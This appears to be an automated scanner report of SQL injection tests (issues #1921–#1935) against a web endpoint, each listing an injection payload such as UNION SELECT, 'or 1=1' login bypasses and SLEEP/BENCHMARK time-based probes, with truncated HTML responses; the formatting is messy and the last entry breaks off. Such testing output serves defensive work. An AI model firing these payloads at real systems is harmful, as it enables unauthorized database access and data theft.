Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1921				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1922				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 26</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 26
Name	Value				
DemoUser1#	ORDER BY 26				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1923

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4,5</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4,5
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4,5				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1924				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin') or ('1='1'--</td></tr></table>	Name	Value	DemoUser1#	admin') or ('1='1'--
Name	Value				
DemoUser1#	admin') or ('1='1'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1925

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin') or '1'='1</td></tr></table>	Name	Value	DemoUser1#	admin') or '1'='1
Name	Value				
DemoUser1#	admin') or '1'='1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1926				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" #</td></tr></table>	Name	Value	DemoUser1#	admin" #
Name	Value				
DemoUser1#	admin" #				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1927				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1928	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 9--</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 9--
Name	Value					
DemoUser1#	ORDER BY 9--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1929					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 1

	#
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1930

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1 or sleep(5)#</td></tr></table>	Name	Value	DemoUser1#	1 or sleep(5)#
Name	Value				
DemoUser1#	1 or sleep(5)#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1932

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 27

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1933	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	benchmark(10000000,MD5(1))#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1934

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>) or sleep(5)='</td></tr></table>	Name	Value	DemoUser1#) or sleep(5)='
Name	Value				
DemoUser1#) or sleep(5)='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1935				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
